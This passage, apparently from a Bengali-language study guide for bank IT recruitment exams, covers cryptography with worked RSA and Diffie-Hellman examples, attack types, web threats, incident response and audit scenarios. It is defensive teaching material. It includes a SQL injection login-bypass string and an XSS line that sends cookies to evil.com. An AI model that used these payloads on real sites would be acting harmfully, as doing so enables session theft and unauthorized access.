Non-repudiation: প্রেরক পরে অস্বীকার করতে পারবে না যে সে বার্তা/লেনদেন পাঠিয়েছে — **digital signature** দিয়ে নিশ্চিত হয় (Officer IT MCQ 2026)। **AAA: A**uthentication (তুমি কে — password, OTP, biometrics), **A**uthorization (তুমি কী করতে পারবে — role/permission), **A**ccounting/Auditing (তুমি কী করেছ — log)। Authentication factor: কিছু যা জানো (password), কিছু যা আছে (token/OTP-ফোন), কিছু যা তুমি (আঙুলের ছাপ) — দুই বা ততোধিক মিলে **MFA**।

নিয়ন্ত্রণের ধরন	উদাহরণ
Administrative (managerial)	নিরাপত্তা নীতি, **user training**, background check, separation of duties
Technical (logical)	encryption, firewall, IDS, MFA, antivirus, ACL
Physical	security guard, CCTV, biometric door lock, ভল্ট, smart card দিয়ে ঢোকা

কাজ অনুযায়ী: Preventive (firewall), Detective (IDS, CCTV), Corrective (backup restore, patch), Deterrent (সতর্কবার্তা), Compensating।

> **মূলনীতি**
> **Least privilege** — প্রত্যেককে কাজের জন্য ন্যূনতম অধিকার। **Separation of duties** — maker ও checker আলাদা ব্যক্তি (ব্যাংকে লেনদেন অনুমোদনের ভিত্তি)। **Defense in depth** — একাধিক স্তরের সুরক্ষা।

৮.২ ক্রিপ্টোগ্রাফি

বিষয়	Symmetric	Asymmetric (Public key)
Key	একটি shared secret key	দুটি: public (সবার জন্য) + private (গোপন)
গতি	দ্রুত — বড় ডেটার জন্য	ধীর — key exchange, signature-এর জন্য
সমস্যা	key নিরাপদে বিতরণ কঠিন; n জনের জন্য n(n−1)/2 key	বেশি computation
Algorithm	DES (56-bit, এখন দুর্বল), 3DES, **AES** (128/192/256-bit, block 128), Blowfish, RC4	**RSA**, Diffie-Hellman, ECC, DSA, ElGamal

বাস্তবে **hybrid**: TLS-এ asymmetric দিয়ে একটি session key বিনিময়, তারপর AES দিয়ে ডেটা encrypt।

> **উদাহরণ: RSA (ছোট সংখ্যায়)**
> ১. দুটি prime: p = 3, q = 11 → n = p × q = 33
> ২. ϕ(n) = (p−1)(q−1) = 2 × 10 = 20
> ৩. e বেছে নিন যাতে gcd(e, 20) = 1 → e = 3
> ৪. d: e × d ≡ 1 (mod 20) → 3 × 7 = 21 ≡ 1 → d = 7
> Public key = (e, n) = (3, 33); Private key = (d, n) = (7, 33)
> Encrypt M = 4: $C = M^e \bmod n = 4^3 \bmod 33 = 64 \bmod 33 =$ **31**
> Decrypt: $M = C^d \bmod n = 31^7 \bmod 33$। 31 ≡ −2 (mod 33) → $(-2)^7 = -128 \equiv -128 + 132 =$ **4** ✔

Diffie-Hellman Key Exchange

DH দিয়ে দুই পক্ষ অনিরাপদ চ্যানেলে কোনো গোপন তথ্য না পাঠিয়েই একটি shared secret key তৈরি করে। নিরাপত্তা নির্ভর করে discrete logarithm সমস্যার কঠিনতার ওপর।

Public: prime q, primitive root α | $Y_A = \alpha^{X_A} \bmod q$, $Y_B = \alpha^{X_B} \bmod q$

$K = Y_B^{X_A} \bmod q = Y_A^{X_B} \bmod q = \alpha^{X_A X_B} \bmod q$

উদাহরণ: q = 23, α = 5

Alice-এর private $X_A = 6 \rightarrow Y_A = 5^6 \bmod 23$। $5^2 = 25 \equiv 2$, $5^4 \equiv 4$, $5^6 \equiv 4 \times 2 = \mathbf{8}$

Bob-এর private $X_B = 15 \rightarrow Y_B = 5^{15} \bmod 23$। $5^8 \equiv 16$, $5^{15} = 5^8 \cdot 5^4 \cdot 5^2 \cdot 5 \equiv 16 \cdot 4 \cdot 2 \cdot 5 = 640 \equiv 640 - 621 = \mathbf{19}$


Alice: $K = 19^6 \bmod 23 = (-4)^6 = 4096 \bmod 23 = 4096 - 4094 = \mathbf{2}$

Bob: $K = 8^{15} \bmod 23$। $8^2 \equiv 18$, $8^4 \equiv 2$, $8^8 \equiv 4 \rightarrow 8^{15} \equiv 4 \cdot 2 \cdot 18 \cdot 8 = 1152 \equiv 1152 - 1150 = \mathbf{2}$ ✔ উভয়ের key = 2।

বিগত প্রশ্ন BB AP 2023

Describe a Man-in-the-middle attack on the Diffie-Hellman key exchange protocol in which the adversary generates two public key pairs for the attack.

উত্তর: মৌলিক DH-এ কোনো **authentication** নেই — কেউ যাচাই করে না যে প্রাপ্ত public key আসলেই অপর পক্ষের। আক্রমণকারী Darth এই দুর্বলতা কাজে লাগায়:



চিত্র ৮.২: Diffie-Hellman-এর ওপর Man-in-the-Middle আক্রমণ

1. Darth দুটি private key X_{D1}, X_{D2} বানিয়ে সংশ্লিষ্ট public key Y_{D1}, Y_{D2} হিসাব করে।
2. Alice তার Y_A Bob-কে পাঠায়; Darth আটকে দেয় এবং Bob-কে পাঠায় Y_{D1}। Darth হিসাব করে $K2 = (Y_A)^{X_{D2}} \bmod q$।
3. Bob ভাবে Y_{D1} Alice-এর; সে হিসাব করে $K1 = (Y_{D1})^{X_B} \bmod q$।
4. Bob তার Y_B পাঠায়; Darth আটকে Alice-কে পাঠায় Y_{D2} এবং হিসাব করে $K1 = (Y_B)^{X_{D1}} \bmod q$।
5. Alice হিসাব করে $K2 = (Y_{D2})^{X_A} \bmod q$।

ফলাফল: Alice ও Bob মনে করে তারা একটি গোপন key ভাগ করছে, অথচ Alice–Darth-এর key K2 এবং Bob–Darth-এর key K1। Alice-এর বার্তা Darth K2 দিয়ে খুলে পড়ে (বা বদলায়), K1 দিয়ে আবার encrypt করে Bob-কে দেয় — কেউ টের পায় না। Confidentiality ও integrity দুটোই নষ্ট।

প্রতিরোধ: public key-কে **authenticate** করা — digital signature/certificate (PKI) দিয়ে signed DH, Station-to-Station (STS) protocol, বা TLS-এ server certificate যাচাই। Out-of-band fingerprint মিলিয়ে দেখা।

Hashing বনাম Encryption

বিগত প্রশ্ন SO IT 2026 (25104)

Explain the operational difference between Hashing and Encryption.

বিষয়	Hashing	Encryption
দিক	**One-way** — মূল ডেটা ফেরত আনা যায় না	**Two-way** — key দিয়ে decrypt করে মূল ডেটা পাওয়া যায়
Key	লাগে না (HMAC-এ key থাকে)	লাগে (symmetric বা public/private)
Output দৈর্ঘ্য	ইনপুট যত বড়ই হোক, স্থির (SHA-256 → 256 bit)	সাধারণত ইনপুটের সমান বা কাছাকাছি
উদ্দেশ্য	**Integrity** যাচাই, password সংরক্ষণ	**Confidentiality** — গোপনীয়তা
উদাহরণ	MD5 (ভাঙা), SHA-1 (দুর্বল), SHA-256, bcrypt	AES, RSA, 3DES
ব্যাংকিং ব্যবহার	গ্রাহকের password salt + hash করে রাখা; ফাইল ডাউনলোডের checksum	card data, লেনদেনের বার্তা পাঠানো

Hash-এর বৈশিষ্ট্য: deterministic, দ্রুত, ছোট পরিবর্তনে সম্পূর্ণ ভিন্ন output (avalanche effect), collision-resistant।

Digital Signature, Certificate ও TLS

- **Digital signature:** প্রেরক বার্তার hash নিজের **private key** দিয়ে sign করে; প্রাপক প্রেরকের **public key** দিয়ে যাচাই করে। দেয় authentication, integrity ও non-repudiation (confidentiality নয়)।
- **Digital certificate (X.509):** একটি public key কার — তা **CA** (Certificate Authority) sign করে প্রত্যয়ন করে। বাংলাদেশে CA-দের নিয়ন্ত্রণ করে **CCA** (Controller of Certifying Authorities)। এই পুরো কাঠামোকে **PKI** বলে।
- **HTTPS = HTTP + TLS** (port 443): TLS handshake-এ server certificate যাচাই, key exchange (ECDHE), তারপর AES দিয়ে encrypt। HTTPS নিরাপদ কারণ **encryption** ও server authentication (Officer IT MCQ 2026)। SSL পুরনো ও বাতিল; বর্তমান TLS 1.2/1.3।

৮.৩ আক্রমণের ধরন

আক্রমণ	কী	প্রতিরোধ
Phishing	ভুয়া email/SMS/ওয়েবসাইট দিয়ে password, OTP, card তথ্য হাতানো; spear phishing = নির্দিষ্ট ব্যক্তি, whaling = উচ্চপদস্থ	সচেতনতা প্রশিক্ষণ, email filtering, DMARC/SPF, MFA
Social engineering	মানুষের বিশ্বাস/ভয় কাজে লাগানো — "ব্যাংক থেকে বলছি, OTP দিন"	**User training** (সবচেয়ে কার্যকর), যাচাই প্রক্রিয়া
DoS / DDoS	অতিরিক্ত traffic দিয়ে সেবা অচল (availability আক্রমণ); DDoS = বহু botnet থেকে	rate limiting, CDN/scrubbing, firewall, auto-scaling
Brute-force	সম্ভাব্য সব password চেষ্টা	account lockout, CAPTCHA, শক্তিশালী password
Dictionary attack	প্রচলিত শব্দ/ফাঁস হওয়া password-এর তালিকা দিয়ে চেষ্টা	জটিল password নীতি, salt + slow hash

Ransomware	ফাইল encrypt করে মুক্তিপণ দাবি	offline backup, patch, EDR, network segmentation
Zero-day	অজানা, এখনো patch নেই এমন দুর্বলতার শোষণ	defense in depth, behaviour-based detection, virtual patching (WAF)
Spoofing	IP/MAC/email/ARP পরিচয় জাল করা	DAI, ingress filtering, SPF/DKIM
Sniffing	নেটওয়ার্কের packet চুরি করে পড়া	encryption (TLS, SSH), switch port security

বিগত প্রশ্ন ANSE 2026

Explain how a Man-in-the-Middle (MitM) attack can compromise banking transactions. Discuss the preventive measures required to mitigate such attacks.

কীভাবে ঘটে: আক্রমণকারী গ্রাহক ও ব্যাংকের server-এর মাঝখানে বসে দুই পক্ষের সাথে আলাদা সংযোগ রাখে। পদ্ধতি: ভুয়া/খোলা Wi-Fi hotspot, ARP spoofing (LAN-এ নিজেকে gateway হিসেবে দেখানো), DNS spoofing (bank.com → ভুয়া IP), SSL stripping (HTTPS-কে HTTP-তে নামানো), ভুয়া certificate, ব্রাউজারে malware (Man-in-the-Browser)।

ব্যাংকিং ক্ষতি: login credential ও OTP চুরি; লেনদেনের প্রাপক account নম্বর ও অঙ্ক গোপনে বদলানো (integrity নষ্ট); session hijacking করে গ্রাহকের নামে লেনদেন; card তথ্য ফাঁস।

প্রতিরোধ:

- সর্বত্র TLS 1.2+ এবং **HSTS** (ব্রাউজারকে সবসময় HTTPS ব্যবহারে বাধ্য করে); mobile app-এ **certificate pinning**।
- **MFA** ও **transaction signing** — OTP-তে প্রাপক ও অঙ্ক দেখানো, যাতে বদল ধরা পড়ে।
- LAN-এ Dynamic ARP Inspection, DHCP snooping, 802.1X; DNSSEC।
- দূরবর্তী কর্মীদের জন্য VPN; সর্বজনীন Wi-Fi-তে ব্যাংকিং না করতে গ্রাহক সচেতনতা।
- Fraud monitoring — অস্বাভাবিক device/location/অঙ্ক দেখলে লেনদেন আটকানো।

বিগত প্রশ্ন Officer IT 2026 (25105)

Describe the SQL Injection and Cross-Site Scripting (XSS) web security threats and suggest preventive measures for each.

SQL Injection: ইউজার ইনপুট যাচাই না করে সরাসরি SQL query-তে জুড়ে দিলে আক্রমণকারী নিজের SQL ঢুকিয়ে দেয় — login bypass, পুরো database পড়া, মুছে ফেলা।

```
-- দুর্বল কোড
query = "SELECT * FROM users WHERE user='" + u + "' AND pass='" + p + "'";
-- আক্রমণ: u = ' OR '1'='1' --
SELECT * FROM users WHERE user='' OR '1'='1' --' AND pass='...'   -- সবসময় সত্য, login bypass

-- নিরাপদ: parameterized query / prepared statement (Java)
PreparedStatement ps = con.prepareStatement(
    "SELECT * FROM users WHERE user = ? AND pass_hash = ?");
ps.setString(1, u); ps.setString(2, hash(p));
```

প্রতিরোধ: prepared statement/parameterized query, stored procedure, ইনপুট validation (whitelist), ORM, DB account-এ least privilege, WAF, ত্রুটির বার্তায় DB তথ্য না দেখানো।

XSS: আক্রমণকারী ওয়েবপেজে ক্ষতিকর JavaScript ঢুকিয়ে দেয়, যা অন্য ইউজারের ব্রাউজারে চলে — cookie/session চুরি, ভুয়া login form দেখানো। ধরন: **Stored** (database-এ জমা, যেমন comment), **Reflected** (URL parameter থেকে), **DOM-based**।

```
<!-- comment ঘরে আক্রমণকারী লিখল -->
<script>fetch('https://evil.com/?c=' + document.cookie)</script>
```

প্রতিরোধ: output encoding/escaping (`<` → `<`), ইনপুট sanitization, **Content Security Policy (CSP)**, cookie-তে **HttpOnly** ও **Secure** flag, আধুনিক framework-এর auto-escaping।

CSRF (Cross-Site Request Forgery): লগ-ইন অবস্থায় থাকা ইউজারকে দিয়ে অজান্তে অন্য সাইট থেকে অনুরোধ পাঠানো (যেমন ফান্ড ট্রান্সফার)। প্রতিরোধ: CSRF token, **SameSite** cookie, গুরুত্বপূর্ণ কাজে পুনরায় authentication।

Malware

বিগত প্রশ্ন Officer IT 2026 (25105)

Differentiate between a Computer Virus and a Computer Worm based on how they spread and replicate across host networks.

বিষয়	Virus	Worm
Host প্রয়োজন	হ্যাঁ — অন্য ফাইল/program-এর সাথে নিজেকে জুড়ে দেয়	না — স্বাধীন (standalone) program
ছড়ানো	ইউজার আক্রান্ত ফাইল চালালে/শেয়ার করলে (মানুষের সাহায্য লাগে)	নেটওয়ার্কের দুর্বলতা কাজে লাগিয়ে নিজে নিজেই ছড়ায়
প্রতিলিপি	host ফাইল চললে নিজের কপি অন্য ফাইলে ঢোকায়	স্বয়ংক্রিয়ভাবে এক কম্পিউটার থেকে আরেকটিতে কপি পাঠায়
গতি	তুলনামূলক ধীর	খুব দ্রুত, bandwidth খেয়ে ফেলে
উদাহরণ	CIH, Melissa (macro virus)	WannaCry (SMB দুর্বলতা), Conficker, ILOVEYOU

অন্যান্য: **Trojan** — দরকারি সফটওয়্যারের ছদ্মবেশে, নিজে ছড়ায় না; **Spyware/Keylogger** — তথ্য গোপনে পাঠায়; **Rootkit** — নিজের উপস্থিতি লুকায়; **Botnet** — আক্রান্ত কম্পিউটারের দল, DDoS-এ ব্যবহৃত; **Logic bomb** — নির্দিষ্ট শর্তে সক্রিয়।

ARP Spoofing ও Dynamic ARP Inspection

বিগত প্রশ্ন ANSE 2026

What is Dynamic ARP Inspection (DAI)? Explain how it prevents ARP spoofing attacks using the DHCP snooping binding database.

ARP spoofing: ARP-এ কোনো authentication নেই। আক্রমণকারী ভুয়া ARP reply (gratuitous ARP) পাঠায়: "gateway 192.168.1.1-এর MAC আমার MAC"। ভুক্তভোগীর ARP cache বিষাক্ত হয় এবং সব traffic আক্রমণকারীর মধ্য দিয়ে যায় → MitM বা DoS।

DAI হলো switch-এর একটি নিরাপত্তা বৈশিষ্ট্য যা **untrusted** port-এ আসা প্রতিটি ARP packet যাচাই করে:

1. প্রথমে switch-এ **DHCP snooping** চালু করা হয়। DHCP server যে port-এ, সেটি **trusted**; ইউজার port untrusted। Switch প্রতিটি সফল DHCP lease দেখে একটি **binding table** বানায়: MAC – IP – VLAN – port – lease time।
2. Untrusted port-এ ARP packet এলে DAI তার sender IP ও sender MAC এই binding table-এর সাথে মিলিয়ে দেখে।
3. মিললে forward করে; না মিললে **drop** করে এবং log করে (প্রয়োজনে port err-disable)।
4. Static IP-র ডিভাইসের জন্য ARP ACL দিয়ে হাতে binding যোগ করা হয়; trusted port (uplink) যাচাই ছাড়াই চলে। অতিরিক্ত rate-limit (যেমন 15 pps) ARP flood ঠেকায়।

ফলে আক্রমণকারী gateway-র IP-র সাথে নিজের MAC দাবি করলেও binding table-এ মিলবে না — ARP spoofing ব্যর্থ।

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# ip arp inspection vlan 10
Switch(config)# interface g0/1
Switch(config-if)# ip dhcp snooping trust
Switch(config-if)# ip arp inspection trust
```


৮.৪ নেটওয়ার্ক সুরক্ষা: Firewall, IDS, IPS, DMZ, VPN

বিগত প্রশ্ন ANSE 2026

Differentiate between a firewall, an Intrusion Detection System (IDS), and an Intrusion Prevention System (IPS).

বিষয়	Firewall	IDS	IPS
মূল কাজ	নিয়ম (IP, port, protocol, app) অনুযায়ী traffic অনুমতি/বাধা	ক্ষতিকর কার্যকলাপ **শনাক্ত** করে সতর্ক করে	শনাক্ত করে স্বয়ংক্রিয়ভাবে **আটকায়**
অবস্থান	নেটওয়ার্কের সীমানায় (inline)	out-of-band — traffic-এর কপি দেখে (SPAN port)	inline — traffic তার মধ্য দিয়ে যায়
প্রকৃতি	Preventive	Detective (passive)	Preventive (active)
প্রতিক্রিয়া	allow/deny	alert, log	packet drop, session reset, IP block
ভুলের প্রভাব	ভুল নিয়ম সেবা বন্ধ করতে পারে	false positive শুধু অতিরিক্ত alert	false positive বৈধ traffic আটকে দেয়
Detection	packet header/state	Signature-based (জানা আক্রমণ) ও Anomaly-based (স্বাভাবিকের থেকে বিচ্যুতি — zero-day ধরতে সক্ষম)	

Firewall-এর ধরন: Packet filter → Stateful inspection → Application/Proxy → **NGFW** (firewall + IPS + application awareness)। Web application রক্ষায় **WAF**। আধুনিক NGFW-এ firewall ও IPS একসাথে থাকে।



চিত্র ৮.৩: Dual-firewall DMZ — বাইরের লোক DMZ পর্যন্ত আসতে পারে, ভেতরের LAN-এ নয়

DMZ-এর উদ্দেশ্য: যেসব সার্ভার ইন্টারনেট থেকে access করতে হয় (internet banking web server, mail) সেগুলোকে আলাদা নেটওয়ার্কে রাখা — সেগুলো hack হলেও আক্রমণকারী সরাসরি internal নেটওয়ার্ক/CBS database-এ ঢুকতে পারে না।

VPN: পাবলিক নেটওয়ার্কের ওপর encrypted tunnel। Site-to-site (শাখা ↔ হেড অফিস, **IPsec**) ও Remote-access (কর্মী ↔ অফিস, SSL VPN/IPsec)। IPsec-এর অংশ: AH (authentication) ও ESP (encryption + authentication); মোড: transport ও tunnel।

৮.৫ End-to-end Encryption ও ডেটার অবস্থা

বিগত প্রশ্ন BB AP 2023

Question about CIA. In order to prevent that, the company decided to add end-to-end encryption techniques. Which layer of the OSI model is suitable to work in considering parameters like development time, software maintainability and development cost? Give reasons for your concepts.

উত্তর: প্রকৃত end-to-end encryption-এর জন্য উপযুক্ত হলো **Application layer** (বা application-এর ঠিক নিচে Presentation/TLS স্তর, যা বাস্তবে application-এর library হিসেবে থাকে)।

- **সত্যিকারের end-to-end:** ডেটা প্রেরকের application-এ encrypt হয় এবং শুধু প্রাপকের application-এ decrypt হয়। মাঝের router, proxy, load balancer, এমনকি server-ও plaintext দেখে না। Network layer (IPsec) বা Data link layer-এ encryption শুধু hop-to-hop বা gateway-to-gateway — মধ্যবর্তী নোডে ডেটা খোলা থাকে।
- **Development time:** TLS/OpenSSL, libsodium, Signal protocol-এর মতো প্রমাণিত library সরাসরি ব্যবহার করা যায় — OS kernel বা নেটওয়ার্ক ডিভাইস বদলাতে হয় না।
- **Maintainability:** পরিবর্তন শুধু application code-এ; OS/router upgrade বা বিশেষ hardware ছাড়াই algorithm/key আপডেট করা যায়।
- **Cost:** নেটওয়ার্ক অবকাঠামোতে খরচ নেই; একবার implement করলে সব নেটওয়ার্কে (Wi-Fi, mobile, ইন্টারনেট) কাজ করে।
- **সূক্ষ্ম নিয়ন্ত্রণ:** application জানে কোন ডেটা সংবেদনশীল (যেমন শুধু PIN, account number) — field-level encryption ও digital signature (non-repudiation) যোগ করা যায়।

Network layer (IPsec VPN) সুবিধাজনক যখন সব traffic একসাথে সুরক্ষিত করতে হয় এবং application বদলানো সম্ভব নয় — কিন্তু তা gateway পর্যন্ত, end-to-end নয়।

ডেটার অবস্থা	অর্থ	সুরক্ষা
Data at rest	disk, database, backup tape-এ সংরক্ষিত	Full-disk encryption (BitLocker), database TDE, AES-256, access control, key management (HSM)
Data in transit (motion)	নেটওয়ার্কে চলাচলরত	TLS/HTTPS, IPsec VPN, SSH/SFTP
Data in use	RAM/CPU-তে প্রক্রিয়াধীন	Confidential computing, memory protection

৮.৬ ঘটনা ব্যবস্থাপনা (Incident Response)



চিত্র ৮.৪: NIST SP 800-61 Incident Response জীবনচক্র

বিগত প্রশ্ন ANSE 2026

A ransomware attack affects multiple branches of a bank. Describe the step-by-step incident response procedures that the IT and cybersecurity teams should follow to contain the attack, eradicate the threat, and restore normal operations.

1. **Preparation (আগে থেকে):** IR plan ও দল (CISO, IT, legal, communication), offline/immutable backup, EDR, SIEM, নিয়মিত মহড়া।
2. **Detection & Analysis:** ransom note, ফাইলের অস্বাভাবিক extension, EDR/SIEM alert থেকে শনাক্ত। Ransomware family, প্রথম আক্রান্ত মেশিন (patient zero), প্রবেশপথ (phishing email, RDP, VPN দুর্বলতা) ও আক্রান্ত শাখার তালিকা নির্ধারণ। প্রমাণ (memory image, log) সংরক্ষণ।
3. **Containment (ছড়ানো থামানো):** আক্রান্ত PC/server নেটওয়ার্ক থেকে বিচ্ছিন্ন (বন্ধ নয় — memory-র প্রমাণ থাকে); আক্রান্ত শাখার WAN/VPN link সাময়িক বন্ধ; শাখা থেকে ডেটা সেন্টার/CBS-এ যাওয়া traffic সীমিত; আপোসকৃত account disable, সব privileged password বদল; ক্ষতিকর IP/domain firewall-এ block; backup সিস্টেম আলাদা করে রক্ষা।
4. **Eradication (নির্মূল):** malware, persistence (scheduled task, নতুন admin account), backdoor সরানো; আক্রান্ত সিস্টেম পরিষ্কার image থেকে পুনঃস্থাপন; যে দুর্বলতা দিয়ে ঢুকেছে তা patch; সব endpoint scan।
5. **Recovery (পুনরুদ্ধার):** যাচাইকৃত পরিষ্কার backup থেকে ডেটা restore (প্রথমে CBS, ATM switch, payment system — অগ্রাধিকার অনুযায়ী); ধাপে ধাপে শাখা সংযোগ; কয়েক সপ্তাহ নিবিড় monitoring। মুক্তিপণ না দেওয়াই নীতি।
6. **যোগাযোগ ও রিপোর্টিং:** ব্যবস্থাপনা, **Bangladesh Bank** (নিয়ন্ত্রক), BGD e-GOV CIRT, আইনশৃঙ্খলা বাহিনী এবং প্রয়োজনে গ্রাহকদের অবহিত করা।
7. **Lessons Learned:** root cause বিশ্লেষণ, রিপোর্ট, নীতি ও নিয়ন্ত্রণ হালনাগাদ (MFA, segmentation, প্রশিক্ষণ)।

বিগত প্রশ্ন BSCS AME 2026

A server suddenly starts sending abnormal traffic to external systems. Analyze the possible cause and suggest immediate actions.

সম্ভাব্য কারণ: (১) malware বা botnet সংক্রমণ — server DDoS-এ অংশ নিচ্ছে বা C2 server-এর সাথে যোগাযোগ করছে; (২) অননুমোদিত প্রবেশ/hacking — **data exfiltration** (গ্রাহকের তথ্য বাইরে পাঠানো); (৩) আপোসকৃত application (web shell); (৪) ভুল configuration বা ত্রুটিপূর্ণ script (যেমন লুপে আটকে থাকা backup job); (৫) crypto-mining malware।

তাৎক্ষণিক পদক্ষেপ:

1. Server-কে নেটওয়ার্ক থেকে **বিচ্ছিন্ন** করা বা firewall-এ outbound traffic block (বন্ধ না করে — প্রমাণ রক্ষার্থে)।
2. Traffic বিশ্লেষণ: `netstat -ano` / `ss -tunp` দিয়ে কোন process কোন বাইরের IP-তে যুক্ত; firewall/NetFlow log; গন্তব্য IP-র reputation যাচাই।
3. চলমান process (`ps aux`, `top`), সন্দেহজনক নতুন service, cron job, startup entry পরীক্ষা।
4. User account ও access log পরীক্ষা (`/var/log/auth.log`, Event ID 4624/4625) — নতুন/অচেনা admin account।
5. Root cause নির্ধারণ, malware অপসারণ, patch, password বদল; প্রয়োজনে পরিষ্কার backup থেকে পুনর্গঠন।
6. Incident রিপোর্ট ও নিরাপত্তা দলকে জানানো; ভবিষ্যতে egress filtering ও IDS/SIEM alert নিয়ম।

বিগত প্রশ্ন BSCS AME 2026

Zero-day attack; data in transit & data at rest technology.

Zero-day attack হলো এমন সফটওয়্যার/হার্ডওয়্যার দুর্বলতার শোষণ যা vendor এখনো জানে না বা যার patch নেই — "zero day" কারণ developer-রা ঠিক করার জন্য শূন্য দিন পেয়েছে। Signature-ভিত্তিক antivirus ধরতে পারে না। প্রতিরোধ: behaviour/anomaly-ভিত্তিক detection (EDR, NGFW sandbox), least privilege, network segmentation, application whitelisting, WAF-এ virtual patching, দ্রুত patch management। উদাহরণ: Stuxnet, Log4Shell (প্রকাশের সময়)। Data at rest ও in transit-এর প্রযুক্তি ৮.৫-এর টেবিলে।

৮.৭ নীতি, অডিট ও Compliance

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

A bank's internal audit reveals that several employees share a single "Superuser" password to update customer accounts. Furthermore, the bank's policy requires daily backups, but the audit shows backups are only being done weekly. (i) Identify the policy violation regarding account access. (ii) Explain the compliance failure regarding the backup schedule. (10)

(i) Access-এর নীতি লঙ্ঘন:

- **Unique user ID ও individual accountability ভঙ্গ:** একাধিক কর্মী একটি account ব্যবহার করায় audit log-এ কে কোন গ্রাহকের account বদলেছে তা চিহ্নিত করা যায় না — non-repudiation নষ্ট, জালিয়াতি হলে দায় নির্ধারণ অসম্ভব।
- **Least privilege লঙ্ঘন:** সাধারণ update কাজের জন্য superuser (সর্বোচ্চ) অধিকার দেওয়া হয়েছে।
- **Password management নীতি ভঙ্গ:** password শেয়ার নিষিদ্ধ; কেউ চাকরি ছাড়লেও password জানা থাকে।
- **Separation of duties / maker-checker নেই।**
- **সংশোধন:** প্রত্যেককে আলাদা account ও role-based access (RBAC), privileged account-এর জন্য PAM (Privileged Access Management) ও MFA, privileged কাজের log ও নিয়মিত পর্যালোচনা।

(ii) Backup-এর compliance ব্যর্থতা:

- নীতিতে লেখা নিয়ন্ত্রণ (daily backup) বাস্তবে প্রয়োগ হচ্ছে না — এটাই compliance failure: নথিতে থাকা control ও বাস্তব অনুশীলনের মধ্যে ফাঁক।
- **ঝুঁকি:** নীতি অনুযায়ী **RPO** (সর্বোচ্চ গ্রহণযোগ্য ডেটা হারানো) = ১ দিন; সাপ্তাহিক backup-এ বিপর্যয় হলে সর্বোচ্চ ৭ দিনের লেনদেন হারাতে পারে — গ্রাহকের balance ভুল, আর্থিক ও আইনি ক্ষতি।
- বাংলাদেশ ব্যাংকের ICT Security Guideline-এর backup ও BCP সংক্রান্ত নির্দেশনা লঙ্ঘন — নিয়ন্ত্রক জরিমানা ও audit observation।
- **সংশোধন:** স্বয়ংক্রিয় দৈনিক backup (যেমন `0 2 * * * /opt/backup.sh`), backup সফল হয়েছে কিনা monitoring ও alert, নিয়মিত restore test, offsite/DR সাইটে কপি, দায়িত্বপ্রাপ্ত ব্যক্তি নির্ধারণ।

বিগত প্রশ্ন BB AME 2023

A bank has association with two different service providers as their payment gateways. The bank hires Mr. X to audit the payment gateway based on risk and threat detection. Which possible scenarios Mr. X will face?

Mr. X যে পরিস্থিতি/ঝুঁকি পরীক্ষা করবেন:

1. **ডেটা নিরাপত্তা:** card data (PAN, CVV) সংরক্ষণ বা পাঠানো কি এনক্রিপ্টেড? CVV সংরক্ষণ নিষিদ্ধ; tokenization আছে কি না। দুই provider-এর **PCI-DSS** compliance সনদ বৈধ কি না।
2. **Integration ঝুঁকি:** API-তে TLS 1.2+, mutual authentication, API key/secret সুরক্ষিত কি না; callback/webhook যাচাই (signature) হয় কি না — না হলে ভুয়া "payment success" বার্তা পাঠানো সম্ভব।
3. **লেনদেন জালিয়াতি:** amount tampering, replay attack, duplicate transaction, card testing; 3-D Secure/OTP চালু কি না; fraud monitoring নিয়ম।
4. **Reconciliation:** দুই gateway-র settlement রিপোর্ট ও ব্যাংকের ledger প্রতিদিন মেলানো হয় কি না — অমিল ও বিলম্বে আর্থিক ক্ষতি।
5. **Availability ও vendor ঝুঁকি:** SLA, uptime, একটি provider বন্ধ হলে অন্যটিতে failover, vendor-এর নিজস্ব নিরাপত্তা নিরীক্ষা ও চুক্তির শর্ত (third-party risk)।
6. **Access ও logging:** gateway admin panel-এ কারা ঢোকে, MFA, audit trail সংরক্ষণ, log-এ card number মাস্ক করা।
7. **Vulnerability:** penetration test, OWASP Top 10 (SQLi, XSS), নিয়মিত patch।
8. **নিয়ন্ত্রক compliance:** বাংলাদেশ ব্যাংকের PSD নির্দেশনা ও ICT Security Guideline, AML/CFT অনুযায়ী সন্দেহজনক লেনদেন রিপোর্টিং।

Backup, DR ও BCP

Backup	কী কপি হয়	Backup গতি / জায়গা	Restore
